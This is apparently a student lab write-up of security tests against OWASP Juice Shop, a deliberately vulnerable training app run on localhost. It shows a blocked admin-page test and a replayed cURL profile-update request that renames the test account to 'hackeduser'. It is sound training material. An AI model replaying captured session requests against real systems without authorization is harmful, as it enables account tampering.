
```
┌──(krithika㉿krithika)-[~/Desktop]
└─$ sudo docker run -d -p 3000:3000 bkimminich/juice-shop
606ea4f660e879ab7c2c40eeb51a18110571dcec4b6f19afb20844114cfc669e

┌──(krithika㉿krithika)-[~/Desktop]
└─$ █
```

- Open the browser and navigate to http://localhost:3000.

Test 1: Access Admin Section without Authentication

- Open Juice Shop in your browser: http://localhost:3000/#/administration
- "Unauthorized" or error message appears.



The server has been restarted: Your previous hacking progress has been restored automatically. Delete cookie to clear hacking progress

You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

You successfully solved a challenge: Forged Review (Post a product review as another user or edit any user's existing review.)

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)


403

You are not allowed to access this page!

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Test 2: Modify User Information

- Register a new account


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OWASP Juice Shop
localhost:3000/rest/admin/
localhost:3000/#/register
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Register
Already a customer?
Me want it!

User Registration

Email * testuser@example.com

Password * ●●●●●●●●●●●●

Password must be 5-40 characters long. 12/20

Repeat Password * ●●●●●●●●●●●●

12/40

Show password advice


Security Question * Your favorite movie?

This cannot be changed later!

Answer * TestUser@123

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

- **Log in** with your newly created user account


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OWASP Juice Shop
localhost:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?
Me want it!

You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)


Login

Email * testuser@example.com

Password * ●●●●●●●●●●●●

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

- Go to the User Profile Page.
- Click on your user profile icon and select Profile
- Update Any Editable Information (e.g., username is changed to TestUser)
- Change the field to a new value and click the "Save" button.




User Profile

\TestUser

File Upload: No file selected.

• Maximum file size 150Kb
• All image formats are accepted


- In the Network tab, look for any request that corresponds to the profile update. Example POST request
- Once you identify the request, right-click on it and select "Copy" > "Copy as cURL"



Status	Method	Domain	File		Type	Transferred	Size
302	POST	localhost:3000	profile		html	3.05 kB	6.29 kB
200	GET	localhost:3000	profile	document	html	2.49 kB	6.29 kB
	GET	code.getmdl.io	material.min.css	stylesheet		NS_ERROR_PROXY_CONNECTION_REFUSED	0 B
	GET	fonts.googleapis.com	icon?family=Material+Icons	stylesheet		NS_ERROR_PROXY_CONNECTION_REFUSED	0 B
304	GET	localhost:3000	userProfile.css	stylesheet	css	cached	792 B
	GET	fonts.googleapis.com	css?family=Roboto:300,400,500,700	stylesheet		NS_ERROR_PROXY_CONNECTION_REFUSED	0 B


13 requests | 104.58 kB / 5.53 kB transferred | Finish: 1.10 s | DOMContentLoaded: 314 ms | load: 445 ms

- Log out from your current user session.
- Open a Terminal in Kali Linux.
- Paste the copied cURL command into the terminal.




```
┌──(krithika㉿krithika)-[~/Desktop]
└─$ curl 'http://localhost:3000/profile' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Geck
o/20100101 Firefox/115.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Content-Type: ap
plication/x-www-form-urlencoded' -H 'Origin: http://localhost:3000' -H 'Connection: keep-alive' -H 'Referer: ht
tp://localhost:3000/profile' -H 'Cookie: language=en; welcomebanner_status=dismiss; continueCode=12XkR2l4OYqxrN
7vPWJ5yKzD0b2fntrbunN0M3bBagLm6wno19j8QZVepEpe; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNj
ZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiVGVzdFVzZXIiLCJlbWFpbCI6InRlc3R1c2VyQGV4YW1wbGUuY29tIiwicGFzc3dvcmQ
iOiIyMGU3ODkxNjQwMjIwZmNlNjZkOWJiZDJhNjYyYzA3ZiIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSX
AiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZ
XQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wNy0xMFQxNTozNjowMy43ODZaIiwidXBkYXRlZEF0IjoiMjAyNC0wNy0x
MFQxNjo0Njo1Ny44ODZaIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzIwNjMwMDE4fQ.SZThjvdovQNUXx49eOn2jJgJ4IWkjHYAofdZmqQb
dagUEuvkP9×79HuDt2OFF_5m_em_omqanDc3TzIly_TseOZx_7cUobs9KlTTYok_LlydxfE5WZ8vaTIv8bcZ_lTW8NNIsHSaKgxWM_Fucv8VkWL
hSAHMEevCqhg3CNqgSmo' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navig
ate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1' --data-raw 'username=TestUser'
```

- Modify the Payload to update the information to an arbitrary value.
- For example, change the username to hackeduser




```
┌──(krithika㉿krithika)-[~/Desktop]
└─$ curl 'http://localhost:3000/profile' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Geck
o/20100101 Firefox/115.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Content-Type: ap
plication/x-www-form-urlencoded' -H 'Origin: http://localhost:3000' -H 'Connection: keep-alive' -H 'Referer: ht
tp://localhost:3000/profile' -H 'Cookie: language=en; welcomebanner_status=dismiss; continueCode=12XkR2l4OYqxrN
7vPWJ5yKzD0b2fntrbunN0M3bBagLm6wno19j8QZVepEpe; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNj
ZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiVGVzdFVzZXIiLCJlbWFpbCI6InRlc3R1c2VyQGV4YW1wbGUuY29tIiwicGFzc3dvcmQ
iOiIyMGU3ODkxNjQwMjIwZmNlNjZkOWJiZDJhNjYyYzA3ZiIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSX
AiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZ
XQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wNy0xMFQxNTozNjowMy43ODZaIiwidXBkYXRlZEF0IjoiMjAyNC0wNy0x
MFQxNjo0Njo1Ny44ODZaIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzIwNjMwMDE4fQ.SZThjvdovQNUXx49eOn2jJgJ4IWkjHYAofdZmqQb
dagUEuvkP9×79HuDt2OFF_5m_em_omqanDc3TzIly_TseOZx_7cUobs9KlTTYok_LlydxfE5WZ8vaTIv8bcZ_lTW8NNIsHSaKgxWM_Fucv8VkWL
hSAHMEevCqhg3CNqgSmo' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navig
ate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1' --data-raw 'hackeduser'
```



```
┌──(krithika㉿krithika)-[~/Desktop]
└─$ curl 'http://localhost:3000/profile' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Geck
o/20100101 Firefox/115.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Content-Type: ap
plication/x-www-form-urlencoded' -H 'Origin: http://localhost:3000' -H 'Connection: keep-alive' -H 'Referer: ht
tp://localhost:3000/profile' -H 'Cookie: language=en; welcomebanner_status=dismiss; continueCode=12XkR2l4OYqxrN
7vPWJ5yKzD0b2fntrbunN0M3bBagLm6wno19j8QZVepEpe; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNj
ZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiVGVzdFVzZXIiLCJlbWFpbCI6InRlc3R1c2VyQGV4YW1wbGUuY29tIiwicGFzc3dvcmQ
iOiIyMGU3ODkxNjQwMjIwZmNlNjZkOWJiZDJhNjYyYzA3ZiIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSX
AiOiJ1bmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZ
XQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNC0wNy0xMFQxNTozNjowMy43ODZaIiwidXBkYXRlZEF0IjoiMjAyNC0wNy0x
MFQxNjo0Njo1Ny44ODZaIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzIwNjMwMDE4fQ.SZThjvdovQNUXx49eOn2jJgJ4IWkjHYAofdZmqQb
dagUEuvkP9×79HuDt2OFF_5m_em_omqanDc3TzIly_TseOZx_7cUobs9KlTTYok_LlydxfE5WZ8vaTIv8bcZ_lTW8NNIsHSaKgxWM_Fucv8VkWL
hSAHMEevCqhg3CNqgSmo' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navig
ate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1' --data-raw 'hackeduser'
<p>Found. Redirecting to <a href="/profile">/profile</a></p>

┌──(krithika㉿krithika)-[~/Desktop]
└─$ █
```

- Verify the Exploit
- Log in again with the normal user account.
- Go to the User Profile Page to verify if the information has been updated to the new value.



User Profile

\hackedUser

File Upload: Browse... No file selected.

• Maximum file size 150Kb
• All image formats are accepted

Upload Picture

or

CONCLUSION: The OWASP Juice Shop has several critical vulnerabilities that need addressing to ensure better security. It is recommended to implement robust input validation, proper sanitization, and enforce strict access controls to mitigate these vulnerabilities.